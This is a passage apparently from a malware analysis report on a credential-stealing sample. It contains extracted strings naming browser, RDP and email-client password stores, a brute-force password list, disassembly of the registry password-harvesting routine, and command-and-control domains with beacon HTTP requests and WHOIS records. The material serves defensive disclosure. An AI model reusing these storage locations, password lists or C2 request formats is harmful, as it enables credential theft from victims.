origin_url
password_value
username_value
ftp://
http[:]//
https[:]//
moz_logins
hostname
encryptedPassword
encryptedUsername
\Google\Chrome
\Chromium
\ChromePlus
Software\ChromePlus
Install_Dir
.rdp
TERMSRV/*
password 51:b:
username:s:
full address:s:
TERMSRV/
hM@
$O@
=^@
$a@
#y@
1z@
.oeaccount
Salt
<_OP3_Password2
<_MTP_Password2
<IMAP_Password2
<HTTPMail_Password2
\Microsoft\Windows Live Mail
Software\Microsoft\Windows Live Mail
\Microsoft\Windows Mail
Software\Microsoft\Windows Mail
Software\IncrediMail
EmailAddress
Technology
PopServer
PopPort
PopAccount
PopPassword
SmtpServer
SmtpPort
SmtpAccount
SmtpPassword
SMTP Email Address
SMTP Server
POP3 Server
POP3 User Name
SMTP User Name
NNTP Email Address
NNTP User Name
NNTP Server
IMAP Server
IMAP User Name
Email
HTTP User
HTTP Server URL
POP3 User
IMAP User
HTTPMail User Name
HTTPMail Server
SMTP User
POP3 Port
SMTP Port
IMAP Port
POP3 Password2
IMAP Password2
NNTP Password2
HTTPMail Password2
SMTP Password2
POP3 Password
IMAP Password
NNTP Password
HTTP Password
SMTP Password
Software\Microsoft\Internet Account Manager\Accounts
Identities
Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
Software\Microsoft\Internet Account Manager
Outlook
\Accounts
identification
identitymgr
inetcomm server passwords
outlook account manager passwords
identities
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Thunderbird
\Thunderbird
samantha
michelle
david
eminem
scooter
asdfasdf
sammy
baby
diamond
maxwell
55555
justin
james
chicken
danielle
iloveyou2
fuckoff
prince
junior
rainbow
112233
fuckyou1
nintendo
peanut
none
church
bubbles
robert
222222
destiny
```

```
loving
gfhjkm
mylove
jasper
hallo
123321
cocacola
helpme
nicole
guitar
billgates
looking
scooby
joseph
genesis
forum
emmanuel
cassie
victory
passw0rd
foobar
ilovegod
nathan
blabla
digital
peaches
football1
11111111
power
thunder
gateway
iloveyou!
football
tigger
corvette
angel
killer
creative
123456789
google
zxcvbnm
startrek
ashley
cheese
sunshine
christ
000000
soccer
qwerty1
friend
summer
1234567
merlin
phpbb
12345678
jordan
saved
dexter
viper
winner
sparky
windows
123abc
lucky
anthony
jesus
ghbdtn
admin
hotdog
baseball
password1
dragon
```

```
trustno1
jason
internet
mustdie
john
letmein
123
mike
knight
jordan23
abc123
red123
praise
freedom
jesus1
12345
london
computer
microsoft
muffin
qwert
mother
master
111111
qazwsx
samuel
canada
slayer
rachel
onelove
qwerty
prayer
iloveyou1
whatever
god
password
blessing
snoopy
1q2w3e4r
cookie
11111
chelsea
pokemon
hahaha
aaaaaa
hardcore
shadow
welcome
mustang
654321
bailey
blahblah
matrix
jessica
stella
benjamin
testing
secret
trinity
richard
peace
shalom
monkey
iloveyou
thomas
blink182
jasmine
purple
test
angels
grace
hello
```

```
poop
blessed
1234567890
heaven
hunter
pepper
john316
cool
buster
andrew
faith
ginger
7777777
hockey
hello1
angel1
superman
enter
daniel
123123
forever
nothing
dakota
kitten
asdf
1111
banana
gates
flower
taylor
lovely
hannah
princess
compaq
jennifer
myspace1
smokey
matthew
harley
rotimi
fuckyou
soccer1
123456
single
joshua
green
123qwe
starwars
love
silver
austin
michael
amanda
1234
charlie
bandit
chris
happy
hope
maggie
maverick
online
spirit
george
friends
dallas
adidas
1q2w3e
7777
orange
testtest
asshole
```


apple
biteme
666666
william
mickey
asdfgh
wisdom
batman
pass

—End Strings of Interest—

Analysis indicates the primary purpose of this application is to allow an operator to gain unauthorized access to the victim's user data and email by hijacking the applications.

Screenshots

- **searching_reg_pop3.bmp**



```
push    [ebp+dwIndex]    ; dwIndex
push    [ebp+phkResult] ; hKey
call    RegEnumKeyExA
and     eax, eax
jz      short loc_40A330

loc_40A330:             ; "\\"
push    offset asc_4101CC
push    [ebp+lpString2] ; lpString2
call    sub_401E34
mov     edx, eax        ; Malware Searching Registry
                        ; For Stored Email Passwords!
lea     eax, [ebp+Name]
push    eax             ; int
push    edx             ; hMem
call    sub_401E88
mov     [ebp+hMem], eax
push    0               ; int
push    offset aEmailaddress ; "EmailAddress"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
mov     [ebp+lpString], eax
push    0               ; int
push    offset aTechnology ; "Technology"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
mov     [ebp+var_818], eax
push    0               ; int
push    offset aPopserver ; "PopServer"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
mov     [ebp+var_81C], eax
lea     eax, [ebp+var_824]
push    eax             ; int
push    offset aPopport ; "PopPort"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
mov     [ebp+var_820], eax
push    0               ; int
push    offset aPopaccount ; "PopAccount"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
mov     [ebp+var_828], eax
lea     eax, [ebp+var_830]
push    eax             ; int
push    offset aPoppassword ; "PopPassword"
push    [ebp+hMem]      ; lpSubKey
push    [ebp+hKey]      ; hKey
call    TO_REGQUERYVALUE
```

```
jmp     loc_40A5DA
```

Code utilized by 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 to parse email passwords from the user's Windows registry hive.

Domains

private.directinvesting.com

HTTP Sessions

- GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: private.directinvesting.com
  Connection: Keep-Alive
  Cache-Control: no-cache
  Pragma: no-cache

- GET /lexicon/index.cfm?source=0887[illegible]=12 HTTP/1.1

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

- GET /lexicon/index.cfm?utm_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

Whois

```
Address lookup
canonical name      private.directinvesting.com.
aliases
addresses       204.12.12.40

Domain Whois record
Queried whois.internic.net with "dom directinvesting.com"...
  Domain Name: DIRECTINVESTING.COM
  Registrar: NETWORK SOLUTIONS, LLC.
  Sponsoring Registrar IANA ID: 2
  Whois Server: whois.networksolutions.com
  Referral URL: http[:]//networksolutions.com
  Name Server: NS1.LNHI.NET
  Name Server: NS2.LNHI.NET
  Name Server: NS3.LNHI.NET
  Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
  Updated Date: 04-jun-2016
  Creation Date: 04-aug-1997
  Expiration Date: 03-aug-2021
>>> Last update of whois database: Mon, 16 Jan 2017 12:55:58 GMT <<<

Queried whois.networksolutions.com with "directinvesting.com"...
Domain Name: DIRECTINVESTING.COM
Registry Domain ID: 5318825_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http[:]//networksolutions.com
Updated Date: 2016-06-04T07:10:34Z
Creation Date: 1997-08-04T04:00:00Z
Registrar Registration Expiration Date: 2021-08-03T04:00:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Reseller:
Domain Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Registry Registrant ID:
Registrant Name: The Moneypaper Inc.
Registrant Organization: The Moneypaper Inc.
Registrant Street: 555 THEODORE FREMD AVE STE B103
Registrant City: RYE
Registrant State/Province: NY
Registrant Postal Code: 10580-1456
Registrant Country: US
Registrant Phone: +1.9149250022
Registrant Phone Ext:
Registrant Fax: +1.9149219318
Registrant Fax Ext:
Registrant Email: vnelson@moneypaper.com
Registry Admin ID:
Admin Name: Nelson, Vita
Admin Organization: Money Paper Inc
Admin Street: 411 THEODORE FREMD AVE
Admin City: RYE
Admin State/Province: NY
Admin Postal Code: 10580-1410
Admin Country: US
Admin Phone: +1.9149250022
Admin Phone Ext:
Admin Fax: +1.9149215745
Admin Fax Ext:
Admin Email: vnelson@moneypaper.com
Registry Tech ID:
Tech Name: Nelson, Vita
Tech Organization: Money Paper Inc
Tech Street: 411 THEODORE FREMD AVE
Tech City: RYE
Tech State/Province: NY
Tech Postal Code: 10580-1410
Tech Country: US
Tech Phone: +1.9149250022
Tech Phone Ext:
Tech Fax: +1.9149215745
Tech Fax Ext:
Tech Email: vnelson@moneypaper.com
Name Server: NS1.LNHI.NET
Name Server: NS2.LNHI.NET
Name Server: NS3.LNHI.NET
DNSSEC: Unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T12:56:12Z <<<

Network Whois record
Queried whois.arin.net with "n ! NET-204-12-12-32-1"...
NetRange:       204.12.12.32 - 204.12.12.63
CIDR:           204.12.12.32/27
NetName:        THEMONEYPAPERINC
NetHandle:      NET-204-12-12-32-1
Parent:         HOSTMYSITE (NET-204-12-0-0-1)
NetType:        Reassigned
OriginAS:       AS20021
Customer:       THE MONEYPAPER INC. (C02687180)
RegDate:        2011-02-03
Updated:        2011-02-03
Ref:            https[:]//whois.arin.net/rest/net/NET-204-12-12-32-1
CustName:       THE MONEYPAPER INC.
Address:        555 THEODORE FREMD AVENUE SUITE B-103
City:           RYE
StateProv:      NY
PostalCode:     10580
Country:        US
RegDate:        2011-02-03
Updated:        2011-03-19
Ref:            https[:]//whois.arin.net/rest/customer/C02687180
OrgNOCHandle: IPADM271-ARIN
OrgNOCName:   IP Admin
OrgNOCPhone:  +1-302-731-4948
OrgNOCEmail:  ipadmin@hostmysite.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgTechHandle: IPADM271-ARIN
OrgTechName:   IP Admin
OrgTechPhone:  +1-302-731-4948
OrgTechEmail:  ipadmin@hostmysite.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgAbuseHandle: ABUSE1072-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-302-731-4948
OrgAbuseEmail:  abuse@hostmysite.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE1072-ARIN
RNOCHandle: IPADM271-ARIN
RNOCName:   IP Admin
RNOCPhone:  +1-302-731-4948
RNOCEmail:  ipadmin@hostmysite.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RTechHandle: IPADM271-ARIN
RTechName:   IP Admin
RTechPhone:  +1-302-731-4948
RTechEmail: ipadmin@hostmysite.com
```

```
RTechRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RAbuseHandle: IPADM271-ARIN
RAbuseName:   IP Admin
RAbusePhone:  +1-302-731-4948
RAbuseEmail:  ipadmin@hostmysite.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN

DNS records
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError
name       class       type data time to live
private.directinvesting.com     IN    A     204.12.12.40   3600s      (01:00:00)
directinvesting.com IN    SOA
server:     ns1.lnhi.net
email:      administrator@lnhi.net
serial:     24
refresh:    10800
retry:      3600
expire:     604800
minimum ttl:    3600
       3600s      (01:00:00)
directinvesting.com IN    NS   ns3.lnhi.net     3600s      (01:00:00)
directinvesting.com IN    NS   ns1.lnhi.net     3600s      (01:00:00)
directinvesting.com IN    NS   ns2.lnhi.net     3600s      (01:00:00)
directinvesting.com IN    A    204.12.12.41   3600s      (01:00:00)
directinvesting.com IN    MX
preference:      10
exchange:        mail.moneypaper.com
       3600s      (01:00:00)
```

Relationships

(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40

Description

Identified Command and Control Location.

cderlearn.com

HTTP Sessions

-
  ```
  POST /search.cfm HTTP/1.1
  Content-Type: application/x-www-form-urlencoded
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: www[.]cderlearn.com
  Content-Length: 38
  Connection: Keep-Alive
  Cache-Control: no-cache
  Pragma: no-cache

  rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35
  ```

-
  ```
  POST /search.cfm HTTP/1.1
  Content-Type: application/x-www-form-urlencoded
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: www[.]cderlearn.com
  Content-Length: 46
  Cache-Control: no-cache

  id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c
  ```

Whois

```
Address lookup
canonical name      cderlearn.com.
aliases
addresses      209.236.67.159

Domain Whois record
Queried whois.internic.net with "dom cderlearn.com"...
  Domain Name: CDERLEARN.COM
  Registrar: GODADDY.COM, LLC
  Sponsoring Registrar IANA ID: 146
  Whois Server: whois.godaddy.com
  Referral URL: http[:]//www[.]godaddy.com
  Name Server: NS1.WESTSERVERS.NET
  Name Server: NS2.WESTSERVERS.NET
  Status: clientDeleteProhibited https[:]//icann.org/epp#clientDeleteProhibited
  Status: clientRenewProhibited https[:]//icann.org/epp#clientRenewProhibited
  Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
  Status: clientUpdateProhibited https[:]//icann.org/epp#clientUpdateProhibited
  Updated Date: 03-feb-2016
  Creation Date: 02-feb-2016
  Expiration Date: 02-feb-2018
>>> Last update of whois database: Mon, 16 Jan 2017 12:57:44 GMT <<<

Queried whois.godaddy.com with "cderlearn.com"...
Domain Name: cderlearn.com
Registry Domain ID: 1999727892_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http[:]//www[.]godaddy.com
Update Date: 2016-02-02T20:49:41Z
Creation Date: 2016-02-02T20:49:41Z
Registrar Registration Expiration Date: 2018-02-02T20:49:41Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited http[:]//www[.]icann.org/epp#clientTransferProh bited
Domain Status: clientUpdateProhibited http[:]//www[.]icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited http[:]//www[.]icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited http[:]//www[.]icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Craig Audley
Registrant Organization:
Registrant Street: 1 carpenters cottages
Registrant City: holt
Registrant State/Province: norfolk
Registrant Postal Code: nr256sa
Registrant Country: UK
Registrant Phone: +44.1263710645
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: craigaudley@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Craig Audley
Admin Organization:
Admin Street: 1 carpenters cottages
Admin City: holt
Admin State/Province: norfolk
Admin Postal Code: nr256sa
Admin Country: UK
Admin Phone: +44.1263710645
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: craigaudley@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Craig Audley
Tech Organization:
Tech Street: 1 carpenters cottages
Tech City: holt
Tech State/Province: norfolk
Tech Postal Code: nr256sa
Tech Country: UK
Tech Phone: +44.1263710645
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: craigaudley@gmail.com
Name Server: NS1.WESTSERVERS.NET
Name Server: NS2.WESTSERVERS.NET
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T12:00:00Z <<<

Network Whois record
Queried secure.mpcustomer.com with "209.236.67.159"...
Queried whois.arin.net with "n 209.236.67.159"...
NetRange:       209.236.64.0 - 209.236.79.255
CIDR:           209.236.64.0/20
NetName:        WH-NET-209-236-64-0-1
NetHandle:      NET-209-236-64-0-1
Parent:         NET209 (NET-209-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS29854
Organization:   WestHost, Inc. (WESTHO)
RegDate:        2010-02-25
Updated:        2014-01-02
Ref:            https[:]//whois.arin.net/rest/net/NET-209-236-64-0-1
OrgName:        WestHost, Inc.
OrgId:          WESTHO
Address:        517 W 100 N STE 225
City:           Providence
StateProv:      UT
PostalCode:     84332
Country:        US
RegDate:        2000-03-13
Updated:        2016-09-30
Comment:        Please report abuse issues to abuse@uk2group.com
Ref:            https[:]//whois.arin.net/rest/org/WESTHO
ReferralServer:  rwhois://secure.mpcustomer.com:4321
OrgNOCHandle: NOC12189-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-435-755-3433
OrgNOCEmail:  noc@uk2group.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NOC12189-ARIN
OrgTechHandle: WESTH1-ARIN
OrgTechName:   WestHost Inc
OrgTechPhone:  +1-435-755-3433
OrgTechEmail:  noc@uk2group.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
OrgAbuseHandle: WESTH2-ARIN
OrgAbuseName:   WestHost Abuse
OrgAbusePhone:  +1-435-755-3433
OrgAbuseEmail:  abuse@uk2group.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/WESTH2-ARIN
RTechHandle: WESTH1-ARIN
RTechName:   WestHost Inc
RTechPhone:  +1-435-755-3433
RTechEmail:  noc@uk2group.com
RTechRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RNOCHandle: WESTH1-ARIN
RNOCName:   WestHost Inc
RNOCPhone:  +1-435-755-3433
RNOCEmail:  noc@uk2group.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RAbuseHandle: WESTH2-ARIN
RAbuseName:   WestHost Abuse
RAbusePhone:  +1-435-755-3433
RAbuseEmail:  abuse@uk2group.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/WESTH2-ARIN
```

DNS records

```
name      class      type data time to live
cderlearn.com IN    MX
preference:     0
exchange:       cderlearn.com
       14400s    (04:00:00)
cderlearn.com IN    SOA
server:    ns1.westservers.net
email:     hostmaster@westservers.net
serial:    2016020303
refresh:   86400
retry:     7200
expire:    604800
minimum ttl:     600
       86400s    (1.00:00:00)
cderlearn.com IN    NS   ns2.westservers.net       86400s    (1.00:00:00)
cderlearn.com IN    NS   ns1.westservers.net       86400s    (1.00:00:00)
cderlearn.com IN    A     209.236.67.159       14400s    (04:00:00)
159.67.236.209.in-addr.arpa   IN    PTR dl-573-57.slc.westdc.net 86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    SOA
server:    ns1.westdc.net
email:     hostmaster@westdc.net
serial:    2010074157
refresh:   28800
retry:     7200
expire:    604800
minimum ttl:     600
       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns3.westdc.net       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns1.westdc.net       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns2.westdc.net       86400s    (1.00:00:00)
```

Relationships

(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(I) 209.236.67.159

Description

Identified Command and Control location.

wilcarobbe.com

Ports

- 80

HTTP Sessions

-
  ```
  POST /zapoy/gate.php HTTP/1.0
  Host: wilcarobbe.com
  Accept: */*
  Accept-Encoding: identity, *;q=0
  Accept-Language: en-US
  Content-Length: 196
  Content-Type: application/octet-stream
  Connection: close
  Content-Encoding: binary
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

  ...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
  X..3S*3.S..%?.".).....>...
  >V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…
  ```

Whois

Address lookup

```
lookup failed    wilcarobbe.com
       A temporary error occurred during the lookup. Trying again may succeed.

Domain Whois record
Queried whois.internic.net with "dom wilcarobbe.com"...
  Domain Name: WILCAROBBE.COM
  Registrar: BIZCN.COM, INC.
  Sponsoring Registrar IANA ID: 471
  Whois Server: whois.bizcn.com
  Referral URL: http[:]//www[.]bizcn.com
  Name Server: NS0.XTREMEWEB.DE
  Name Server: NS3.XTREMEWEB.DE
  Status: clientDeleteProhibited https[:]//icann.org/epp#clientDeleteProhibited
  Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
  Updated Date: 07-nov-2016
  Creation Date: 11-apr-2016
  Expiration Date: 11-apr-2017
>>> Last update of whois database: Mon, 16 Jan 2017 13:05:45 GMT <<<

Queried whois.bizcn.com with "wilcarobbe.com"...
Domain name: wilcarobbe.com
Registry Domain ID: 2020708223_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.bizcn.com
Registrar URL: http[:]//www[.]bizcn.com
Updated Date: 2016-04-11T17:42:02Z
Creation Date: 2016-04-11T17:42:00Z
Registrar Registration Expiration Date: 2017-04-11T17:42:00Z
Registrar: Bizcn.com,Inc.
Registrar IANA ID: 471
Registrar Abuse Contact Email: abuse@bizcn.com
Registrar Abuse Contact Phone: +86.5922577888
Reseller: Cnobin Technology HK Limited
Domain Status: clientDeleteProhibited (http[:]//www[.]icann.org/epp#clientDeleteProhibited)
Domain Status: clientTransferProhibited (http[:]//www[.]icann.org/epp#clientTransferProhibited)
Registry Registrant ID:
Registrant Name: Arsen Ramzanov
Registrant Organization: NA
Registrant Street: Zlatoustskaya str, 14 fl 2
Registrant City: Sadovoye
Registrant State/Province: Groznenskaya obl
Registrant Postal Code: 366041
Registrant Country: ru
Registrant Phone: +7.4959795033
Registrant Phone Ext:
Registrant Fax: +7.4959795033
Registrant Fax Ext:
Registrant Email: arsen.ramzanov@yandex.ru
Registry Admin ID:
Admin Name: Arsen Ramzanov
Admin Organization: NA
Admin Street: Zlatoustskaya str, 14 fl 2
Admin City: Sadovoye
Admin State/Province: Groznenskaya obl
Admin Postal Code: 366041
Admin Country: ru
Admin Phone: +7.4959795033
Admin Phone Ext:
Admin Fax: +7.4959795033
Admin Fax Ext:
Admin Email: arsen.ramzanov@yandex.ru
Registry Tech ID:
Tech Name: Arsen Ramzanov
Tech Organization: NA
Tech Street: Zlatoustskaya str, 14 fl 2
Tech City: Sadovoye
Tech State/Province: Groznenskaya obl
Tech Postal Code: 366041
Tech Country: ru
Tech Phone: +7.4959795033
Tech Phone Ext:
Tech Fax: +7.4959795033
Tech Fax Ext:
```

```
Tech Email: arsen.ramzanov@yandex.ru
Name Server: ns0.xtremeweb.de
Name Server: ns3.xtremeweb.de
DNSSEC: unsignedDelegation
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T13:06:08Z

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for wilcarobbe.com returned an error from the server: ServerFailure
No records to display
```

Relationships

(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80

Description

Identified Command and Control Location.

one2shoppee.com

Ports

- 80

Whois

```
Address lookup
canonical name      one2shoppee.com.
aliases
addresses      2604:5800:0:23::8
69.195.129.72

Domain Whois record
Queried whois.internic.net with "dom one2shoppee.com"...
   Domain Name: ONE2SHOPPEE.COM
   Registrar: DYNADOT, LLC
   Sponsoring Registrar IANA ID: 472
   Whois Server: whois.dynadot.com
   Referral URL: http[:]//www[.]dynadot.com
   Name Server: NS1.DYNADOT.COM
   Name Server: NS2.DYNADOT.COM
   Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
   Updated Date: 05-jan-2017
   Creation Date: 05-jan-2017
   Expiration Date: 05-jan-2018
>>> Last update of whois database: Mon, 16 Jan 2017 13:01:15 GMT <<<

Queried whois.dynadot.com with "one2shoppee.com"...
Domain Name: ONE2SHOPPEE.COM
Registry Domain ID: 2087544116_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.dynadot.com
Registrar URL: http[:]//www[.]dynadot.com
Updated Date: 2017-01-05T10:40:34.0Z
Creation Date: 2017-01-05T10:40:32.0Z
Registrar Registration Expiration Date: 2018-01-05T10:40:32.0Z
Registrar: DYNADOT LLC
Registrar IANA ID: 472
Registrar Abuse Contact Email: abuse@dynadot.com
Registrar Abuse Contact Phone: +1.6502620100
Domain Status: clientTransferProhibited
Registry Registrant ID:
Registrant Name: Authorized Representative
Registrant Organization: Kleissner & Associates s.r.o.
Registrant Street: Na strzi 1702/65
Registrant City: Praha
Registrant Postal Code: 140 00
Registrant Country: CZ
Registrant Phone: +420.00000000
Registrant Email: domains@virustracker.info
Registry Admin ID:
Admin Name: Authorized Representative
Admin Organization: Kleissner & Associates s.r.o.
Admin Street: Na strzi 1702/65
Admin City: Praha
Admin Postal Code: 140 00
Admin Country: CZ
Admin Phone: +420.00000000
Admin Email: domains@virustracker.info
Registry Tech ID:
Tech Name: Authorized Representative
Tech Organization: Kleissner & Associates s.r.o.
Tech Street: Na strzi 1702/65
Tech City: Praha
Tech Postal Code: 140 00
Tech Country: CZ
Tech Phone: +420.00000000
Tech Email: domains@virustracker.info
Name Server: ns1.dynadot.com
Name Server: ns2.dynadot.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16 04:56:51 -0800 <<<

Network Whois record
Whois query for 69.195.129.72 failed: TimedOut
Queried whois.arin.net with "n 69.195.129.72"...
NetRange:       69.195.128.0 - 69.195.159.255
CIDR:           69.195.128.0/19
NetName:        JOESDC-01
NetHandle:      NET-69-195-128-0-1
Parent:         NET69 (NET-69-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS19969
